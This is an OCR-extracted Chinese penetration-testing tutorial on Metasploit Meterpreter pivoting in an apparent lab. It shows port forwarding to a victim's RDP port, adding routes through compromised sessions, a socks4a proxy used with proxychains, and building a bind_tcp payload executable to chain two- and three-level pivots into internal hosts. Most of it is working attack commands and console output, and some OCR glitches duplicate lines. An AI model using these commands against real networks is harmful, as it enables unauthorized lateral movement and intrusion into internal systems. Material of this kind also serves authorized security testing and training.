
已经转发成功，下面来验证下：

```
root @ kali：～＃netstat -an | grep“2222”

tcp 0 0 0.0.0.0:2222 0.0.0.0:* LISTEN
```

可以看到已经成功监听 2222 端口

接着连接本地 2222 端口即可连接受害机器 10.1.1.129 3389 端口，如下：

```
root @ kali：～＃rdesktop 127.1.1.0:2222
```



可以看到，已经成功连接到 10.1.1.129 的 3389 端口

3.pivot

pivot 是 meterpreter 最常用的一种代理，可以轻松把你的机器代理到受害者内网环境，下面介绍下 pivot 的搭建和使用方法

使用方法 route add　目标 i 或 ip 段　Netmask 要使用代理的会话，通过实例来说明：

在 metasploit 添加一个路由表，目的是访问 10.1.1.129 将通过 meterpreter 的会话 1 来访问：

```
msf exploit(handler) > route add 10.1.1.129 255.255.255.255 1

msf exploit(handler) > route print

Active Routing Table

====================

   Subnet             Netmask            Gateway

   ------             -------            -------
```

```
   10.1.1.129         255.255.255.255    Session 1
```

这里如果要代理 10.1.1.129/24 到 session 1，则可以这么写

```
route add 10.1.1.0 255.255.255.0 1
```

到这里 pivot 已经配置好了，你在 msf 里对 10.1.1.129 进行扫描(db_nmap)或者访问(psexe 模块，ssh 模块等)将通过代理 session 1 这个会话来访问。

如果想通过其他应用程序来使用这个代理怎么办呢，这时候可以借助 metasploit socks4a 提供一个监听隧道供其他应用程序访问：

首先使用 socks4a 并且配置，监听端口

```
msf exploit(handler) > use auxiliary/server/socks4a

msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   SRVHOST  0.0.0.0          yes       The address to listen on

   SRVPORT  1080             yes       The port to listen on.

Auxiliary action:

   Name   Description

   ----   -----------

   Proxy

msf auxiliary(socks4a) > exploit -y

[*] Auxiliary module execution completed

msf auxiliary(socks4a) >
```

```
[*] Starting the socks4a proxy server
```


查看监听端口

```
root@kali:~# netstat -an | grep "1080"

tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN
```

端口已经监听，接着配置 proxychains

```
root@kali:~# vim /etc/proxychains.conf

[ProxyList]

# add proxy here ...

# meanwileroot@kali:~# netstat -an | grep "1080"

tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN

# defaults set to "tor"

socks4  127.0.0.1 1080
```

配置好以后看看使用 proxychains 进行代理访问，这里访问 10.1.1.129 3389 端口



可以看到已经成功访问

4.多级代理

(1).二级代理隧道

上面介绍了 meterpreter 基础的代理方法，但是有些实际环境不能直接使用，考虑如下环境(内网机器 A、B。A 机器可以对外连接，但是访问控制很严格，只能访问到很少的内网机器，B 机器不能对外连接，但是可以访问到很多核心服务和机器，A、B 之间可以互相访问)，如果我们想通过 B 机器对核心服务和机器进行扫描和访问要怎么办呢？

这时候我们就 meterpreter 的 pivot 组合轻松实现二级代理就可以

效果示意图:attacker->xp-test1->xp-test2

首先接着上面，我们已经有一个 xp-test1 反弹回来的 meterprter 了，接着我们生成一个正向的执行文件

```
root@kali:~# msfpayload windows/meterpreter/bind_tcp  RHOST=0.0.0.0 RPORT=4
444 X > Rmeter.exe

[!] ***************************************************************
*

[!] *               The utility msfpayload is deprecate
d!                  *

[!] *              It will be removed on or about 2015-06-0
8               *

[!] *                   Please use msfvenom instea
d                        *

[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/433
3   *

[!] ***************************************************************
*

Created by msfpayload (http://www.metasploit.com).

Payload: windows/meterpreter/bind_tcp

 Length: 285

Options: {"RHOST"=>"0.0.0.0", "RPORT"=>"4444"}
```

生成好以后在 xp-test2 上面运行

接着在 msf 里面添加路由

```
msf exploit(handler) > route add 10.1.1.129 255.255.255.255 2

[*] Route added

msf exploit(handler) > route  print
```

```
Active Routing Table

====================

   Subnet             Netmask            Gateway

   ------             -------            -------

   10.1.1.129         255.255.255.255    Session 2
```

连接正向 meterpreter 获取权限

```
msf exploit(handler) > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows//bind_tcp

PAYLOAD => windows/meterpreter/bind_tcp

msf exploit(handler) > set RHOST 10.1.1.129

RHOST => 10.1.1.129

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (accepted: seh, thre
ad, process, none)

   LPORT     444              yes       The listen port

   RHOST     10.1.1.129       no        The target address

Exploit target:

   Id  Name

   --  ----
```

```
   0   Wildcard Target

msf exploit(handler) > set LPORT 4444

LPORT => 4444

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (accepted: seh, thre
ad, process, none)

   LPORT     4444             yes       The listen port

   RHOST     10.1.1.129       no        The target address

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > run

[*] Started bind handler

[*] Starting the payload handler...

[*] Sending stage (770048 bytes)

[*] Meterpreter session 3 opened (192.168.101.105-192.168.101.107:0 -> 10.
1.1.129:4444) at 2015-01-11 13:34:37 +0800
```

现在已经获取到 xp-test2 的权限，注意这里是通过 xp-test1 pivot 代理

下面来验证下，查看 xp-test2 4444 端口

```
C:\Documents and Settings\Administrator>netstat -an | find "4444"

  TCP    10.1.1.129:4444        10.1.1.128:1051        ESTABLISHED
```

是通过 xp-test1 进行连接的。

这时候二级代理已经搭建好了，你可以添加需要访问的 ip 到路由表，通过第二层的 session(session 3)，就可以使用 metaploit 的其他模块访问或扫描了

(2).三级或多级代理

有时候过于庞大或者复杂的内网环境，甚至需要三层或者多层代理，原理与两层相似，通过在第二层代理的基础上进行连接既可

示意图：attacket->xp-test1->xp-test2->xp-test3->.....

与两层代理类似，如下实现：

```
msf exploit(handler) > sessions -l

Active sessions

===============

  Id  Type                   Information                          Connection

  --  ----                   -----------                          ----------

  2   meterpreter x86/win32  XP-TEST1\Administrator @ XP-TEST1  192.168.10
1.105:444 -> 192.168.101.107:51205 (10.1.1.128)

  4   meterpreter x86/win32  XP-TEST2\Administrator @ XP-TEST2  192.168.10
1.105-192.168.101.107:0 -> 10.1.1.129:4444 (10.1.1.129)

msf exploit(handler) > route  add 10.1.1.131 4
```

```
[-] Missing arguments to route add.

msf exploit(handler) > route  add 10.1.1.131 255.255.255.255 4

[*] Route added

msf exploit(handler) > route print

Active Routing Table

====================

   Subnet             Netmask            Gateway

   ------             -------            -------

   10.1.1.129         255.255.255.255    Session 2

   10.1.1.131         255.255.255.255    Session 4

msf exploit(handler) > set RHOST=10.1.1.131

[-] Unknown variable

Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current valu
e.

If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module&#039;s

datastore.  Use -g to operate on the global datastore

msf exploit(handler) > set RHOST 10.1.1.131

RHOST => 10.1.1.131

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
```

```
   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (accepted: seh, thre
ad, process, none)

   LPORT     4444             yes       The listen port

   RHOST     10.1.1.131       no        The target address

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > run

[*] Started bind handler

[*] Starting the payload handler...

[*] Sending stage (770048 bytes)

[*] Meterpreter session 5 opened (192.168.101.105-_1_-192.168.101.107:
0 -> 10.1.1.131:4444) at 2015-01-11 13:45:53 +0800

meterpreter > background

[*] Backgrounding session 5...

msf exploit(handler) > sessions -l

Active sessions

===============

  Id  Type                   Information                       Connection

  --  ----                   -----------                       ----------

  2   meterpreter x86/win32  XP-TEST1\Administrator @ XP-TEST1  192.168.10
1.105:444 -> 192.168.101.107:51205 (10.1.1.128)

  4   meterpreter x86/win32  XP-TEST2\Administrator @ XP-TEST2  192.168.10
1.105-192.168.101.107:0 -> 10.1.1.129:4444 (10.1.1.129)

  5   meterpreter x86/win32  XP-TEST3\Administrator @ XP-TEST3  192.168.10
1.105-_1_-192.168.101.107:0 -> 10.1.1.131:4444 (10.1.1.131)
```

```
在 xp-test3 查看端口连接

C:\Documents and Settings\Administrator>netstat -an | find "4444"

  TCP    10.1.1.131:4444        10.1.1.129:1032        ESTABLISHED

在 xp-test2 查看 4444 端口

C:\Documents and Settings\Administrator>netstat -an | find "4444"

  TCP    10.1.1.129:1032        10.1.1.131:4444        ESTABLISHED

  TCP    10.1.1.129:4444        10.1.1.128:1054        ESTABLISHED

说明已经实现三级连接，即 attacker->xp-test1->xp-test2->xp-test3
```

最后,代理级数越多，带宽损耗和稳定性就会下降。渗透过程中根据实际情况自由灵活的选择和使用代理方式才能实现事半工倍的效果。